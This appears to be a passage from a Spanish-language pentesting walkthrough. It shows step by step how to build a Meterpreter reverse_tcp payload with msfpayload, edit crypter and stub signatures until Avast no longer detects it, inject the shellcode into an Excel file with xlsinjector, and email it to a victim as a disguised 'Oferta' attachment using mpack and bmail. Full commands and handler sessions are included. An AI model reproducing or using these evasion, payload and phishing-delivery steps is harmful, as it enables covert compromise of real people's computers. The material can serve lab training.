


OOooops, no es así, me sigue detectando del payload, se me ocurre que igual además del stub tenga que modificar el cliente y por probar que no quede, sigo los mismos pasos que para modificar el stub.


Esta vez la firma la encuentro en la posición 467038 y ahora en lugar de rellenar con 0 modifiko dos letras que estan en MAYUSCULA las pasaré a minusculas.



Tal que quedará de la siguiente forma.




Guardamos y comprobamos que ahora el antivirus no nos detecta el crypter.




Bien, segundo obstaculo resuelto.

Volveremos a pasar el payload por el crypternuevo con el stub modificado.



Y le pasamos el antivirus...



No puede ser , repasemos:

He modificado el stub y lo he vuelto indetectable.


He modificado el crypter y lo he vuelto indetectable.

Esto lo he hecho anteriormente con el mismo payload sin encodear.


Pues eso, blanco y en botella, nuestro avast detecta el x86/shikata_ga_nai con lo cual es peor el remedio que la enfermedad.

Vuelvo a crear un payload pero esta vez sin encodear.

```
Ruby msfpayload windows/meterpreter/reverse_tcp LHOST =192.168.1.59 X  
>C:\meterpreter\sinencoder.exe
```



Le paso el crypter modificado, con el stub modificado y compruebo el antivirus.



Esto está mejor, solo me queda comprobar el que payload funciona correctamente.

Pongo mi metasploit en modo multi/handler

```

Metasploit
File Edit View Help
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.1.59"}
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...

```

Y ejecuto el payload :

```

Metasploit
File Edit View Help
[*] Shutting down Meterpreter...
[*] Meterpreter session 5 closed. Reason: User exit
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.81
[*] Meterpreter session 6 opened (192.168.1.59:4444 -> 192.168.1.81:1092) at 2011-12-29 11:45:30 +0100

meterpreter > sysinfo
Computer      : VICTIM2
OS           : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : es ES
Meterpreter  : x86/win32
meterpreter >

```

Windowsxp - Microsoft Virtual PC 2007

Acción Editar CD Disquete Ayuda

Mis documentos avast! Free Antivirus indetecta

Mi PC Selección del Explorador Outlook Express meterencod...

Mis sitios de red lacaixa j2re-1_4_2_... Tcpview.exe indetectabl... METERFINA...

Ya tengo mi meterpreter indetectable por mi antivirus.

Incrustar meterpreter en un fichero xls

Normalmente los métodos de infección más explotados pasan por el propio exe o por por inyectarlo en un fichero pdf, el siguiente ejemplo se realice mediante un fichero pdf.

Encontré en el siguiente enlace <http://milo2012.wordpress.com/2009/09/27/xlsinjector/> un script que inyecta una sesión meterpreter en un fichero xls.

XLInjector

I have just written a new script to injects meterpreter shell to excel file.

This will speed up the pentesting process to embed malicious VBA scripts in excel files.

For this script to work, you will need windows, microsoft excel, perl and perl module Win32:OLE

To install perl module Win32:OLE (take note that its case sensitive)

```
C:\> CPAN  
cpan> install Win32:OLE
```

You can find my project at <http://code.google.com/p/xlsinjector/>

To run the script, simple type

```
[If you want it to download an excel file from the web]  
C:\ perl xlsinjector.pl -u http://website/excel.xls -o 1234.xls
```

```
[If you want it to use a local excel file. Put the excel file in the same folder as the  
script]
```

```
C:\ perl xlsinjector.pl -i excel.xls -o 1234.xls
```

The -o argument is optional.

Vamos a ellos instalamos inicialmente para Windows la versión de Activeperl
ActivePerl 5.14.2 Build 1402 , una vez instalada ejecutamos el comando CPAN


```

C:\WINDOWS\system32\cmd.exe - CPAN
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador>cd ..
C:\Documents and Settings>cd ..
C:\>CPAN

cpan shell -- CPAN exploration and modules installation (v1.960001)
Enter 'h' for help.

cpan>

```

Instalamos las librerías Win32:OLE

```

C:\WINDOWS\system32\cmd.exe - CPAN

cpan> install Win32:OLE
Going to read 'C:\Perl\cpan\Metadata'
Database was generated on Mon, 21 Nov 2011 11:27:56 GMT
Fetching with LWP:
http://ppm.activestate.com/CPAN/authors/01mailrc.txt.gz
Going to read 'C:\Perl\cpan\sources\authors\01mailrc.txt.gz'
.....DONE

Fetching with LWP:
http://ppm.activestate.com/CPAN/modules/02packages.details.txt.gz
Going to read 'C:\Perl\cpan\sources\modules\02packages.details.txt.gz'
Database was generated on Sun, 12 Feb 2012 12:10:33 GMT
.....
New CPAN.pm version (v1.9800) available.
[Currently running version is v1.960001]
You might want to try
install CPAN
reload cpan
to both upgrade CPAN.pm and run the new version without leaving
the current session.
.....DONE
Fetching with LWP:
http://ppm.activestate.com/CPAN/modules/03modlist.data.gz
Going to read 'C:\Perl\cpan\sources\modules\03modlist.data.gz'
.....DONE

Going to write C:\Perl\cpan\Metadata
Win32:OLE is up to date (0.1709).

cpan>

```

Procederemos a ejecutar el script con el siguiente comando:

Perl xlsinjector.pl -i “hoja en blanco” -o “hoja salida”

```

C:\WINDOWS\system32\cmd.exe
-o      Output filename to use
[*] Mail bug reports and suggestions to <keith.lee2012.com>

[*] Shellcode injected into fullmeterpreter.cls.

C:\xlsinjector>perl xlsinjector.pl -i fullasensesorpresa.xls -o fullmeterpreter.
xls
[*] xlsinjector.pl 0.1 [-u][-i][-o]
      -u      Website to download excel file from
      -i      Local excel file to use
      -o      Output filename to use
[*] Mail bug reports and suggestions to <keith.lee2012.com>


[*] Shellcode injected into fullmeterpreter.xls.

C:\xlsinjector>_


```

Nos genera un fichero “fullmeterpreter.xls” con lo cual probaremos a ejecutarlo en la máquina víctima .

En un análisis inicial con el antivirus no se detecta nada en el fichero.



Ejecutemos el fichero a ver el resultado.




Msfpayload

Habr  momentos en los que no tendremos la posibilidad de ejecutar un exploit en remoto para conseguir una shell para ello metasploit nos proporciona un m dulo de creaci n de payload para poder configurarlo a nuestra necesidades, en este ejemplo mostraremos como creamos un payload que posteriormente enviaremos a la victima y esta una vez ejecutado nos brindar  una sesi n de meterpreter.

Msf >ruby msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=4444 X > c:\acceso.exe

Nos creara un fichero el cual enviaremos ya sea mediante correo, link a web, a la victima para que lo ejecute.



```

Development - Metasploit Console
File Edit View Help

Invalid payload: Windows/meterpreter/reverse_tcp
msf >
<ws/meterpreter/reverse_tcp LHOST=192.168.1.59 LPORT=4444 X > C:\acceso.exe
[*] exec: ruby msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.59 LPORT=4444 X > C:\acceso.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: ("LHOST"=>"192.168.1.59", "LPORT"=>"4444")
msf >


```

Configuraci n msfpayload

En nuestros equipos tendremos que dejar a la escucha el Puerto configurado, mediante metasploit de la siguiente manera:

Msf> Use multi/handler
Msf> set payload windows/meterpreter/reverse_tcp
Msf>set lhost 192.168.1.59
Msf>set lport 4444
Msf>exploit

Esto dejara a la escucha por el Puerto 4444 la conexi n inversa de meterpreter



```

bash
Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf exploit(handler) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...

```

Esperando una conexión

El método de infección :

El método de infección más habitual puede ser un enlace a una página web maliciosa i mediante el envío por correo, para ello usaremos la segunda opción con un cliente de correo freeware mediante consola de comandos.

Se puede descargar de

<http://www.beyondlogic.org/solutions/cmdlinemail/cmdlinemail.htm>

Es para sistemas Windows y tienes las siguientes opciones:

Bmail /? ayuda

- s Nombre del servidor
- p SMTP port (es opcional)
- t to: A quien va dirigido el correo
- f: from: Quien lo envía
- b cuerpo del mensaje
- h genera las cabeceras
- a Asunto (opcional)
- m Nombre fichero

Ejemplo de envío:

bmail -s 192.168.1.59 -t postmaster@hotmail.com -f dastraler@catal.cat -h -m body.msg

donde body.msg es el adjunto que empaquetaremos anteriormente con otra aplicación llamada mpack descargable desde :

<ftp://ftp.andrew.cmu.edu/pub/mpack/old/mpack15d.zip>

Con la cual nos permitirá crear objetos MIME y adjuntar ficheros en el correo.
La sintaxis de la herramienta seria la siguiente:


mpack -s "OFerta" -d body.txt -c application/pdf -o body.msg mailsend.pdf

Resumiendo, con mpack empaquetamos el fichero que queremos enviar llamado mailsend.pdf con el cuerpo del mensaje dentro de body.txt en body.msg, una vez echo esto creamos el correo con bmail y la instrucción de la línea anterior.




Cuerpo del mensaje personalizado

Ejecutamos mpack




Ejecución mpack

Una vez creado body.msg ejecutamos bmail



Ejecución bmail



Resultado de creación del correo

Una vez que la víctima ejecuta el fichero, nos retorna una shell meterpreter

```

bash
--
0 Wildcard Target

msf exploit(handler) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.59:4444
